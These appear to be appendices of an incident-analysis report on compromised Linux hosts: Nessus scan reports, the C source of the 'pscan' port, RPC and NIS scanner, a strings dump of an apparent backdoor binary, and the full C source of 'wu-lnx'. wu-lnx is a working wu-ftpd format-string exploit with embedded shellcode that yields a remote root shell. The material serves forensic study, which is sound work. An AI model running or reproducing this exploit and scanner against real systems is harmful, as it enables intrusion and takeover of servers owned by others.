Risk factor : Low.

Solution : comment out the 'finger' line in /etc/inetd.conf
CVE : CVE-1999-0612

<u>Information found on port www (80/tcp)</u>

The remote web server type is :
Apache/1.3.9 (Unix) (Conectiva/Linux) mod_ssl/2.4.2 OpenSSL/0.9.4

We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

<u>Information found on port pop3 (110/tcp)</u>

The remote POP server banner is :
+OK POP3 internet v7.60 server ready

<u>Warning found on port auth (113/tcp)</u>

The 'ident' service provides sensitives informations
to the intruders : it mainly says which accounts are running which

services. This helps attackers to focus on valuable services [those
owned by root]. If you don't use this service, disable it.

Risk factor : Low.

Solution : comment out the 'auth' or 'ident' line in /etc/inetd.conf
CVE : CAN-1999-0629

Warning found on port login (513/tcp)

The rlogin service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rlogin client
and the rlogin server. This includes logins
and passwords.

You should disable this service and use openssh instead
(www.openssh.com)

Solution : Comment out the 'rlogin' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

Warning found on port shell (514/tcp)

The rsh service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rsh client
and the rsh server. This includes logins
and passwords.

You should disable this service and use ssh instead.

Solution : Comment out the 'rsh' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

Warning found on port general/tcp

The remote host uses non-random IP IDs, that is, it is
possible to predict the next value of the ip_id field of

the ip packets sent by this host.

An attacker may use this feature to determine if the remote
host sent a packet in reply to another request. This may be
used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor : Low

Information found on port general/tcp

Nmap found that this host is running Linux 2.1.122 - 2.2.14

Information found on port general/tcp

The plugin ftp_write_dirs.nes was too slow to finish - the server killed it

CVE : CAN-1999-0527

Warning found on port general/icmp

The remote host answers to an ICMP timestamp
request. This allows an attacker to know the
date which is set on your machine.

This may help him to defeat all your
time based authentifications protocols.

Solution : filter out the icmp timestamp
requests (13), and the outgoing icmp
timestamp replies (14).

Risk factor : Low
CVE : CAN-1999-0524

Information found on port ntalk (518/udp)

talkd is running (talkd is the server that notifies a user
that someone else wants to initiate a conversation)

Malicious hackers may use it to abuse legitimate
users by conversing with them with a false identity
(social engineering).
In addition to this, crackers may use this service
to execute arbitrary code on your system.

Solution: Disable talkd access from the network by adding the
approriate rule on your firewall. If you do not
need talkd, comment out the relevant line in /etc/inetd.conf.

See aditional information regarding the dangers of keeping
this port open:
http://www.cert.org/advisories/CA-97.04.talkd.html

Risk factor : Medium
CVE : CVE-1999-0048

Information found on port ntalk (518/udp)

talkd protocol version: 1
CVE : CVE-1999-0048

Information found on port general/udp

For your information, here is the traceroute to 200.225.aaa.bb2 :
200.225.aaa.bb2

This file was generated by Nessus, the open-sourced security scanner.

Appendix B

Vulnerability Analysis of machine 200.225.aaa.bb1

Nessus Scan Report

Number of hosts which were alive during the test : 1
Number of security holes found : 2
Number of security warnings found : 9
Number of security notes found : 8
List of the tested hosts :

200.225.aaa.bb1 (Security holes found)

200.225.aaa.bb1
List of open ports :

ftp (21/tcp) (Security notes found)
ssh (22/tcp) (Security hole found)
telnet (23/tcp) (Security hole found)
domain (53/tcp) (Security warnings found)
finger (79/tcp) (Security warnings found)
pop3 (110/tcp) (Security notes found)
auth (113/tcp) (Security warnings found)
login (513/tcp) (Security warnings found)
shell (514/tcp) (Security warnings found)
unknown (1024/tcp)
unknown (3389/tcp)
X (6000/tcp)
unknown (55666/tcp)
unknown (55667/tcp)
general/tcp (Security notes found)
general/icmp (Security warnings found)
ntalk (518/udp) (Security notes found)
general/udp (Security notes found)

Information found on port ftp (21/tcp)

Remote FTP server banner :
firewall (Version wu-2.6.1(1) Wed Jan 24 04:41:19 BRST 2001) ready.

Vulnerability found on port ssh (22/tcp)

You are running a version of SSH which is
older than version 1.2.32,

or a version of OpenSSH which is older than
2.3.0.

This version is vulnerable to a flaw which
allows an attacker to insert arbitrary commands
in a ssh stream.

Solution :
Upgrade to version 1.2.32 of SSH which solves this problem,
or to version 2.3.0 of OpenSSH

More information:
http://www.core-sdi.com/advisories/ssh1_deattack.htm

Risk factor : High
CVE : CAN-2001-0144

<u>Warning found on port ssh (22/tcp)</u>

You are running a version of SSH which is
older than (or as old as) version 1.2.27.

If you compiled ssh with kerberos support,
then an attacker may eavesdrop your users
kerberos tickets, as sshd will set
the environment variable KRB5CCNAME to
'none', so kerberos tickets will be stored
in the current working directory of the
user, as 'none'.

If you have nfs/smb shared disks, then an attacker
may eavesdrop the kerberos tickets of your
users using this flaw.

** If you are not using kerberos, then
ignore this warning.

Risk factor : Serious
Solution : use ssh 1.2.28 or newer
CVE : CAN-2000-0575

<u>Information found on port ssh (22/tcp)</u>

Remote SSH version : SSH-1.5-1.2.27

Vulnerability found on port telnet (23/tcp)

The Telnet server does not return an expected number of replies
when it receives a long sequence of 'Are You There' commands.
This probably means it overflows one of its internal buffers and
crashes. It is likely an attacker could abuse this bug to gain
control over the remote host's superuser.

For more information, see:
http://www.team-teso.net/advisories/teso-advisory-011.tar.gz

Solution: Comment out the 'telnet' line in /etc/inetd.conf.
Risk factor: High

Warning found on port telnet (23/tcp)

The Telnet service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the telnet client
and the telnet server. This includes logins
and passwords.

You should disable this service and use OpenSSH instead.
(www.openssh.com)

Solution : Comment out the 'telnet' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0619

Information found on port telnet (23/tcp)

Remote telnet banner :
Conectiva Linux 4.2 Edi..o Servidor

Kernel 2.2.13-9cl

login:

Warning found on port domain (53/tcp)

The remote name server allows recursive queries to be performed
by the host running nessusd.

If this is your internal nameserver, then forget this warning.

If you are probing a remote nameserver, then it allows anyone
to use it to resolve third parties names (such as www.nessus.org).
This allows hackers to do cache poisoning attacks against this
nameserver.

Solution : Restrict recursive queries to the hosts that should
use this nameserver (such as those of the LAN connected to it).
If you are using bind 8, you can do this by using the instruction
'allow-recursion' in the 'options' section of your named.conf

If you are using another name server, consult its documentation.

Risk factor : Serious

Information found on port domain (53/tcp)

The remote bind version is : 9.1.0

Warning found on port finger (79/tcp)4

The 'finger' service provides useful informations
to crackers, since it allow them to gain usernames, check if a machine
is being used, and so on...

Risk factor : Low.

Solution : comment out the 'finger' line in /etc/inetd.conf
CVE : CVE-1999-0612

Information found on port pop3 (110/tcp)

The remote POP server banner is :
+OK POP3 firewall v7.60 server ready

Warning found on port auth (113/tcp)

The 'ident' service provides sensitives informations
to the intruders : it mainly says which accounts are running which
services. This helps attackers to focus on valuable services [those
owned by root]. If you don't use this service, disable it.

Risk factor : Low.

Solution : comment out the 'auth' or 'ident' line in /etc/inetd.conf
CVE : CAN-1999-0629

<u>Warning found on port login (513/tcp)</u>

The rlogin service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rlogin client
and the rlogin server. This includes logins
and passwords.

You should disable this service and use openssh instead
(www.openssh.com)

Solution : Comment out the 'rlogin' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

<u>Warning found on port shell (514/tcp)</u>

The rsh service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rsh client
and the rsh server. This includes logins
and passwords.

You should disable this service and use ssh instead.

Solution : Comment out the 'rsh' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

<u>Warning found on port general/tcp</u>

The remote host uses non-random IP IDs, that is, it is
possible to predict the next value of the ip_id field of
the ip packets sent by this host.

An attacker may use this feature to determine if the remote
host sent a packet in reply to another request. This may be
used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor : Low

Information found on port general/tcp

Nmap found that this host is running Linux 2.1.122 - 2.2.14

Warning found on port general/icmp

The remote host answers to an ICMP timestamp
request. This allows an attacker to know the
date which is set on your machine.

This may help him to defeat all your
time based authentifications protocols.

Solution : filter out the icmp timestamp
requests (13), and the outgoing icmp
timestamp replies (14).

Risk factor : Low
CVE : CAN-1999-0524

Information found on port ntalk (518/udp)

talkd is running (talkd is the server that notifies a user
that someone else wants to initiate a conversation)

Malicious hackers may use it to abuse legitimate
users by conversing with them with a false identity
(social engineering).
In addition to this, crackers may use this service
to execute arbitrary code on your system.

Solution: Disable talkd access from the network by adding the
approriate rule on your firewall. If you do not
need talkd, comment out the relevant line in /etc/inetd.conf.

See aditional information regarding the dangers of keeping
this port open:
http://www.cert.org/advisories/CA-97.04.talkd.html

Risk factor : Medium
CVE : CVE-1999-0048

<u>Information found on port ntalk (518/udp)</u>

talkd protocol version: 1
CVE : CVE-1999-0048

<u>Information found on port general/udp</u>

For your information, here is the traceroute to 200.225.aaa.bb1 :
200.225.aaa.bb1

This file was generated by Nessus, the open-sourced security scanner.

Appendix C

Source code of pscan

```
/*
 *   TCP/UDP/NIS/RPC scanner..
 *     o scans TCP ports and prints the services running
 *     o scans UDP ports and prints the services running (remote hosts only)
 *     o dumps portmappers listing of RPC services
 *     o prints available NIS maps
 *
 *   UDP port scanning is kinda flakey.. but it works.. with the exception
 *   of on your own host (netstat -a for christs sake).. anyway.. here
 *   it is..
 *
 *                 - pluvius@dhp.com
 *
 * tested on SunOS 4.1.3_U1 and Linux 1.1.85
 * compile: cc -o pscan -s pscan.c
 *
 * NOTE: when you do a NIS listing.. it MUST be the domain name that
 *       you pass as the remote host.. otherwise this will not work.
*/

#include <stdio.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <rpc/xdr.h>
#include <rpc/pmap_prot.h>
#include <rpc/pmap_clnt.h>
#include <rpcsvc/yp_prot.h>
#include <rpcsvc/ypclnt.h>
#include <errno.h>

#ifdef __GNU_LIBRARY__     /* this is part of the GNU C lib */
#include <getopt.h>
#else
extern int optind;
#endif

#define DEFAULT_LOW_PORT 1
```

```
#define DEFAULT_HIGH_PORT 2000

#define MAJOR_VERSION 1
#define MINOR_VERSION 2

static char sccsid[] = "@(#) pscan.c   1.2       (pluvius) 01/22/95";

typedef enum {
  false,
  true
} my_bool;

typedef enum {
  s_none,
  s_tcp,
  s_udp,
  s_rpc,
  s_nis
} scan_t;

#ifdef __GNU_LIBRARY__
static struct option long_options[] = {
  {"tcp", 0, 0, 0},
  {"udp", 0, 0, 0},
  {"rpc", 0, 0, 0},
  {"nis", 0, 0, 0},
  {"help", 0, 0, 0},
  {"version", 0, 0, 0},
  {0,0,0,0}
};
#endif

struct {
  char    *alias;
  char    *mapname;
  my_bool  inuse;
} yp_maps[] = {
  {"passwd",    "passwd.byname", false},
  {"group",     "group.byname", false},
  {"networks",  "networks.byaddr", false},
  {"hosts",     "hosts.byaddr", false},
  {"protocols", "protocols.bynumber", false},
  {"services",  "services.byname", false},
  {"aliases",   "mail.aliases", false},
  {"ethers",    "ethers.byname", false},
  {NULL,       NULL, false}
};

scan_t scan_type;
char remote_host[200];
char remote_ip[20];
int low_port;
int high_port;
int key;

void print_version(s)
{
  fprintf(stderr,"%s version %d.%d\n",s,MAJOR_VERSION,MINOR_VERSION);
  exit(0);
}

void print_usage(s)
{
  fprintf(stderr,"usage %s: <scan type> <host> [low port] [high port]\n",s);
  fprintf(stderr,"where scan type is one of:\n");
#ifdef __GNU_LIBRARY__
  fprintf(stderr,"   --tcp, -t       - TCP port scan\n");
  fprintf(stderr,"   --udp, -u       - UDP port scan\n");
  fprintf(stderr,"   --rpc, -r       - RPC service list\n");
  fprintf(stderr,"   --nis, -n       - NIS map listing\n");
  fprintf(stderr,"   --version, -v   - Print version information\n");
  fprintf(stderr,"   --help, -h      - Print usage information\n");
#else
  fprintf(stderr,"   -t              - TCP port scan\n");
  fprintf(stderr,"   -u              - UDP port scan\n");
  fprintf(stderr,"   -r              - RPC service list\n");
  fprintf(stderr,"   -n              - NIS map listing\n");
  fprintf(stderr,"   -v              - Print version information\n");
  fprintf(stderr,"   -h              - Print usage information\n");
#endif
  fprintf(stderr,"\n");
  exit(0);
}

void get_args(n,v)
int n;
char *v[];
{
 int c;
 int opt_ind;
```

```
  scan_type = s_none;
  while (true) {
#ifdef __GNU_LIBRARY__
    c = getopt_long(n,v,"turnhv",long_options,&opt_ind);
#else
    c = getopt(n,v,"turnhv");
#endif
    if (c == -1)
      break;
    switch(c) {
#ifdef __GNU_LIBRARY__
     case 0:
      opt_ind++; /* index's are one less than the scan type */
      if (opt_ind == 5)
        print_usage(v[0]);
      if (opt_ind == 6)
        print_version(v[0]);
      scan_type = opt_ind;
      break;
#endif
     case 't':
      scan_type = s_tcp;
      break;
     case 'u':
      scan_type = s_udp;
      break;
     case 'r':
      scan_type = s_rpc;
      break;
     case 'n':
      scan_type = s_nis;
      break;
     case 'v':
      print_version(v[0]);
      break;
     case 'h':
     case '?':
      print_usage(v[0]);
      break;
    }
  }

  low_port = DEFAULT_LOW_PORT;
  high_port = DEFAULT_HIGH_PORT;
  for (opt_ind = 0;optind < n;optind++) {
    switch(opt_ind++) {
     case 0: /* remote host */
      strncpy(remote_host,v[optind],199);
      break;
     case 1: /* low port */
      low_port = atoi(v[optind]);
      break;
     case 2: /* high port */
      high_port = atoi(v[optind]);
      break;
    }
  }
  if ((opt_ind == 0) || (scan_type == s_none)) {
    fprintf(stderr,"error: you must specify a scan type and a host\n");
    print_usage(v[0]);
  }
}
void check_args()
{
 struct hostent *host;

  host = gethostbyname(remote_host);
  if (host == NULL) {
   unsigned char a,b,c,d,n;
   char addr[5];
    /* hmm.. perhaps it was a dotted quad entered.. */
    n = sscanf(remote_host,"%u.%u.%u.%u",&a,&b,&c,&d);
    if (n != 4) {
      fprintf(stderr,"error: host '%s' not found\n",remote_host);
      exit(1);
    }
    addr[0] = a;
    addr[1] = b;
    addr[2] = c;
    addr[3] = d;
    host = gethostbyaddr(addr,4,AF_INET);
    if (host == NULL) {
      fprintf(stderr,"error: host '%s' not found\n",remote_host);
      exit(1);
    }
    sprintf(remote_ip,"%u.%u.%u.%u",a,b,c,d);
  } else {
    sprintf(remote_ip,"%u.%u.%u.%u",
              (unsigned char) host->h_addr_list[0][0],
              (unsigned char) host->h_addr_list[0][1],
              (unsigned char) host->h_addr_list[0][2],
              (unsigned char) host->h_addr_list[0][3]);
  }
}
void print_args()
{
 static char *opt_table[] = {
    "tcp","udp","rpc","nis"
 };

  fprintf(stdout,"scanning host %s's %s ports ",remote_host,
         opt_table[scan_type-1]);
  if (scan_type < 3) {
     fprintf(stdout,"%d through %d",low_port,high_port);
  }
  fprintf(stdout,"\n");
}

void ping_host()
{
 int s,slen;
 struct sockaddr_in addr;
 char out_string[100];

  /* send some stuff and wait for it to come back... ping for us */
  /* non-root folks                                             */
  s = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  addr.sin_family = AF_INET;
  addr.sin_addr.s_addr = inet_addr(remote_ip);
  addr.sin_port = htons(7);
  connect(s, (struct sockaddr*) &addr, sizeof(addr));
  strncpy(out_string,"ping\n",99);
  slen = write(s,out_string,strlen(out_string));
  slen = read(s,out_string,slen);
  close(s);
}
int scan()
{
 int soc;
 struct sockaddr_in addr;
 struct servent *serv;
 int port,rc,addr_len,opt;
  if (scan_type >= 3) /* this proc only does tcp and udp */
     return;

  for (port = low_port;port <= high_port;port++) {
     if (scan_type == s_tcp) {
       soc = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
     } else if (scan_type == s_udp) {
       soc = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
     } else
       return;

     if (soc < 0) {
       fprintf(stderr,"error: socket() failed\n");
       return;
     }

     rc = setsockopt(soc,SOL_SOCKET,SO_REUSEADDR,&opt,sizeof(opt));

     addr.sin_family = AF_INET;
     addr.sin_addr.s_addr = inet_addr(remote_ip);
     addr.sin_port = htons(port);

     addr_len = sizeof(addr);
     rc = connect(soc, (struct sockaddr*) &addr, addr_len);

     if (scan_type == s_udp) {
      char out_text[100];

       strncpy(out_text,"k0ad kidz uv th3 WeRlD UN1t3\n",99);
       rc = write(soc,out_text,strlen(out_text));
       ping_host(); /* wait for icmp's */
       rc = write(soc,out_text,strlen(out_text));
     }

     close(soc);

     if (rc < 0)
       continue;

     if (scan_type == s_tcp)
       serv = getservbyport(htons(port),"tcp");
     else if (scan_type == s_udp)
       serv = getservbyport(htons(port),"udp");
     else
       return;
    fprintf(stdout,"port %d (%s) is running\n",port,(serv == NULL)?"UNKNOWN":
            serv->s_name);
  }
}
int callback_proc(is,ik,ikl,iv,ivl,id)
int is;
char *ik;
int ikl;
char *iv;
int ivl;
char *id;
{
  if (is != YP_TRUE)
    return is;
  return 0;
}

void nis_dump()
{
 int i,rc;
 char *domainname;
 char *map;
 struct ypall_callback callback;

  domainname = &remote_host[0];

  for (i = 0;yp_maps[i].mapname != NULL;i++) {
    key = 0;
    callback.foreach = callback_proc;
    callback.data = NULL;
    map = yp_maps[i].mapname;
    rc = yp_all(domainname,map,&callback);
    switch(rc) {
     case 0:
       printf("%-10.10s is available\n",yp_maps[i].alias);
       break;
     case YPERR_YPBIND:
       fprintf(stderr,"error: server is not running ypbind\n");
       exit(1);
       break;
     default:
       fprintf(stderr,"error: %s\n",yperr_string(rc));
       exit(1);
    }
  }
```

```
}

/* this routine basically ripped from rpcinfo -p */
void rpc_scan()
{
        struct sockaddr_in server_addr;
        register struct hostent *hp;
        struct pmaplist *head = NULL;
        int socket = RPC_ANYSOCK;
        struct timeval minutetimeout;
        register CLIENT *client;
        struct rpcent *rpc;

        minutetimeout.tv_sec = 60;
        minutetimeout.tv_usec = 0;
      server_addr.sin_addr.s_addr = inet_addr(remote_ip);
        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(111);
        if ((client = clnttcp_create(&server_addr, PMAPPROG,
            PMAPVERS, &socket, 50, 500)) == NULL) {
                clnt_pcreateerror("rpcinfo: can't contact portmapper");
                exit(1);
        }
        if (clnt_call(client, PMAPPROC_DUMP, xdr_void, NULL,
            xdr_pmaplist, &head, minutetimeout) != RPC_SUCCESS) {
                fprintf(stderr, "rpcinfo: can't contact portmapper: ");
                clnt_perror(client, "rpcinfo");
                exit(1);
        }
        if (head == NULL) {
                printf("No remote programs registered.\n");
        } else {
                printf("   program vers proto   port\n");
                for (; head != NULL; head = head->pml_next) {
                        printf("%10ld%5ld",
                            head->pml_map.pm_prog,
                            head->pml_map.pm_vers);
                        if (head->pml_map.pm_prot == IPPROTO_UDP)
                                printf("%6s",  "udp");
                        else if (head->pml_map.pm_prot == IPPROTO_TCP)
                                printf("%6s", "tcp");
                        else
                                printf("%6ld",  head->pml_map.pm_prot);
                        printf("%7ld",  head->pml_map.pm_port);
                        rpc = getrpcbynumber(head->pml_map.pm_prog);
                        if (rpc)
                                printf("  %s\n", rpc->r_name);
                        else
                                printf("\n");
                }
        }
}

int main(argc,argv)
int argc;
char *argv[];
{
  get_args(argc,argv);
  check_args();
  print_args();

  /* this will only do tcp and udp, otherwise returns without doing anything */
  switch (scan_type) {
   case s_tcp:
     scan();
     break;
   case s_udp:
     scan();
     break;
   case s_rpc:
     rpc_scan();
     break;
   case s_nis:
     nis_dump();
     break;
  }
  return 0;
}
```

Appendix D

Output of the strings command: strings initsys > strings.out

```
/lib/ld-linux.so.2
__gmon_start__
libcrypt.so.1
crypt
libc.so.6
strcpy
ioctl
printf
stdout
geteuid
gets
perror
dup2
system
socket
fflush
bzero
uname
accept
strrchr
bind
__deregister_frame_info
chdir
strncmp
htonl
listen
fork
memset
seteuid
strcmp
getcwd
getpwnam
sprintf
htons
exit
_IO_stdin_used
__libc_start_main
strlen
open
__register_frame_info
close
```

```
GLIBC_2.0
PTRhL
QVh0
nobody
httpd
h3Xuhnx7NPSi.
Unknown
root
[1;36m[
[0;36m%s
[1;30m@
[0;36m%s
[1;36m](
[0;36m%s
[1;36m)
[1;37m%c
[00;00m
chdir
exit
Cya!
hijack
/dev/%s
open
[01;31m%s
[1;37m >
[00;00m
!close
ioctl
```

Appendix E

Source Code of wu-lnx

```
/* Linux wu-ftpd - 2.6.0(1) (tested on RH6.2 wu from rpm)
 *
 * vsz_
 */

#include <sys/socket.h>
#include <sys/types.h>
#include <stdio.h>
#include <netinet/in.h>
#include <netdb.h>

char linuxcode[] =
  "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
  "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
  "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff\x01\xb0\x27"
  "\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31"
  "\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d"
  "\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46"
  "\x09\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8"
  "\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0"
  "\x31\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff"
  "\x30\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";


main (int argc, char *argv[])
{

  char cmdbuf[8192];
  char cbuf[1024];
  char *t;
  char nop[400];
  int pip, i, a = 22, st = 0;
  struct sockaddr_in sck;
  struct hostent *hp;
  long inet;
  int port = 21;
  fd_set fds;
  unsigned int aa;
  long reta, retb, tmp, retz;
  int ret;
  int add = 0;

  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  memset (cbuf, 0x0, sizeof (cbuf));
  memset (nop, 0x0, sizeof (nop));

  if (argc < 2)
    {
      fprintf (stderr, "Usage: %s [ip] \n", argv[0]);
      exit (-1);
    }

  pip = socket (PF_INET, SOCK_STREAM, 0);

  if (!pip)
    {
      perror ("socket()");
      exit (-1);
    }

  inet = inet_addr (argv[1]);
  if (inet == -1)
    {
      if (hp = gethostbyname (argv[1]))
            memcpy (&inet, hp->h_addr, 4);
      else
            inet = -1;
      if (inet == -1)
            {
              fprintf (stderr, "Cant resolv %s!! \n", argv[1]);
              exit (-1);
            }
    }
  sck.sin_family = PF_INET;
  sck.sin_port = htons (port);
  sck.sin_addr.s_addr = inet;

  if (connect (pip, (struct sockaddr *) &sck, sizeof (sck)) < 0)
    {
      perror ("Connect() ");
      exit (-1);
    }

  read (pip, cbuf, 1023);
  fprintf (stderr, "Connected to: %s \n", argv[1]);
  fprintf (stderr, "Banner: %s \n", cbuf);
  strcpy (cmdbuf, "user ftp\n");
  write (pip, cmdbuf, strlen (cmdbuf));
  memset (nop, 0x90, sizeof (nop) - strlen (linuxcode) - 10);

  strcat (nop, linuxcode);

  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  sprintf (cmdbuf, "pass %s\n", nop);
  write (pip, cmdbuf, strlen (cmdbuf));
  sleep (1);
  read (pip, cmdbuf, sizeof (cmdbuf) - 1);
  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  if (!strncmp (cmdbuf, "530", 3))
    {
      printf ("loggin incorrect : %s \n", cmdbuf);
      exit (-1);
    }
  fprintf (stderr, "Logged in.. \n");
  fprintf (stderr, "+ Finding ret addresses \n");
  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  strcpy (cmdbuf, "SITE EXEC %x %x %x %x +%x |%x\n");
  write (pip, cmdbuf, strlen (cmdbuf));
  sleep (1);
  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  read (pip, cmdbuf, sizeof (cmdbuf) - 1);
  if (!strncmp (cmdbuf + 4, "%x", 2))
    {
      fprintf (stderr, "_[1m_[31mWuftpd is not vulnerable : %s \n_[0m",
                cmdbuf);
      exit (-1);
    }
  else
    {
      fprintf (stderr, "_[1m_[32mWuftpd is vulnerable : %s \n_[0m", cmdbuf);
    }
  reta = strtoul (strstr (cmdbuf, "|") + 1, strstr (cmdbuf, "|") + 11, 16);
  retz = strtoul (strstr (cmdbuf, "+") + 1, strstr (cmdbuf, "|") + 11, 16);

  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  strcpy (cmdbuf, "SITE EXEC ");
  for (ret = 0; ret <= 88; ret++)
    {
      strcat (cmdbuf, "%x");
    }
```

```
 strcat (cmdbuf, "|%x\n");
 write (pip, cmdbuf, strlen (cmdbuf));
 sleep (1);
 memset (cmdbuf, 0x0, sizeof (cmdbuf));
 read (pip, cmdbuf, sizeof (cmdbuf) - 1);
 retb = strtoul (strstr (cmdbuf, "|") + 1, strstr (cmdbuf, "|") + 11, 16);
 printf ("Ret location befor: %x \n", reta);
 if (reta == 0)
   reta = retz;
 else
   add = 600;
 reta = reta - 0x58;
 retb = retb + 100 - 0x2569 - add;
 printf ("Ret       location : %x \n", reta);
 printf ("Proctitle addres  : %x and %u \n", retb, retb);
 sleep (2);
 memset (cmdbuf, 0x0, sizeof (cmdbuf));

 sprintf (cmdbuf, "SITE EXEC aaaaaaaaaaaaaaaaaaaaaaaaabbbb%c%c\xff%c%c",
             (reta & 0x000000ff), (reta & 0x0000ff00) >> 8,
             (reta & 0x00ff0000) >> 16, (reta & 0xff000000) >> 24);
 a = 22;
 memset (cbuf, 0x0, sizeof (cbuf));
 while (1)
   {

     memset (cmdbuf, 0x0, sizeof (cmdbuf));

     sprintf (cmdbuf, "SITE EXEC aaaaaaaaaaaaaaaaaaaaaaaaabbbb%c%c\xff%c%c",
               (reta & 0x000000ff), (reta & 0x0000ff00) >> 8,
               (reta & 0x00ff0000) >> 16, (reta & 0xff000000) >> 24);
     for (i = 0; i <= 128; i++)
          strcat (cmdbuf, "%.f");
     for (i = 0; i <= a; i++)
          strcat (cmdbuf, "%d");
     sprintf (cbuf, "|%%x|%%x\n", aa + 9807 - 460);
     strcat (cmdbuf, cbuf);
     write (pip, cmdbuf, strlen (cmdbuf));
     memset (cmdbuf, 0x0, sizeof (cmdbuf));
     read (pip, cmdbuf, sizeof (cmdbuf) - 1);
     t = (char *) strstr (cmdbuf, "|");
     tmp = strtoul (t + 1, t + 11, 16);
     if (tmp != 0)
          {
           fprintf (stderr, "tmp 1  : 0x%x\n", tmp);
```

```
              if (tmp == reta)
                {
                  fprintf (stderr, "Cached a : %d \n", a);
                  st = 1;
                  break;
                }
              tmp = strtoul (t + 11, t + 22, 16);
              fprintf (stderr, "tmp 2  : 0x%x\n", tmp);
              if (tmp == reta)
                {
                  fprintf (stderr, "Cached a : %d \n", a);
                  st = 2;
                  break;
                }
            }
        if (st > 0)
            break;
        a++;
      }
    sleep (1);
    memset (cmdbuf, 0x0, sizeof (cmdbuf));
    memset (cbuf, 0x0, sizeof (cbuf));

    sprintf (cmdbuf, "SITE EXEC aaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb%c%c\xff%c%c",
             (reta & 0x000000ff), (reta & 0x0000ff00) >> 8,
             (reta & 0x00ff0000) >> 16, (reta & 0xff000000) >> 24);
    for (i = 0; i <= 128; i++)
      strcat (cmdbuf, "%.f");
    if (add != 600)
      a = a - 1;
    fprintf (stderr, "Trying with : %d \n", a);
    for (i = 0; i <= a; i++)
      strcat (cmdbuf, "%d");

    aa = retb;
    if (add == 600)
      sprintf (cbuf, "|%%.%ud%%n\n", aa + 9807);
    else
      sprintf (cbuf, "|%%.%ud%%n\n", aa + 9807 - 480);

    strcat (cmdbuf, cbuf);
    write (pip, cmdbuf, strlen (cmdbuf));
    memset (cmdbuf, 0x0, sizeof (cmdbuf));
    read (pip, cmdbuf, sizeof (cmdbuf) - 1);
    memset (cmdbuf, 0x0, sizeof (cmdbuf));
```

```
 fprintf (stderr, "_[1m_[33m Wait for a shell.....\n_[0m");


 while (1)
   {
     FD_ZERO (&fds);
     FD_SET (0, &fds);
     FD_SET (pip, &fds);
     select (255, &fds, NULL, NULL, NULL);
     if (FD_ISSET (pip, &fds))
          {
           memset (cbuf, 0x0, sizeof (cbuf));
           ret = read (pip, cbuf, sizeof (cbuf) - 1);
           if (ret <= 0)
             {
               printf ("Connection closed - EOF \n");
               exit (-1);
             }
           printf ("%s", cbuf);
          }
     if (FD_ISSET (0, &fds))
          {
           memset (cbuf, 0x0, sizeof (cbuf));
           read (0, cbuf, sizeof (cbuf) - 1);
           write (pip, cbuf, strlen (cbuf));
          }
   }
 close (pip);
}
```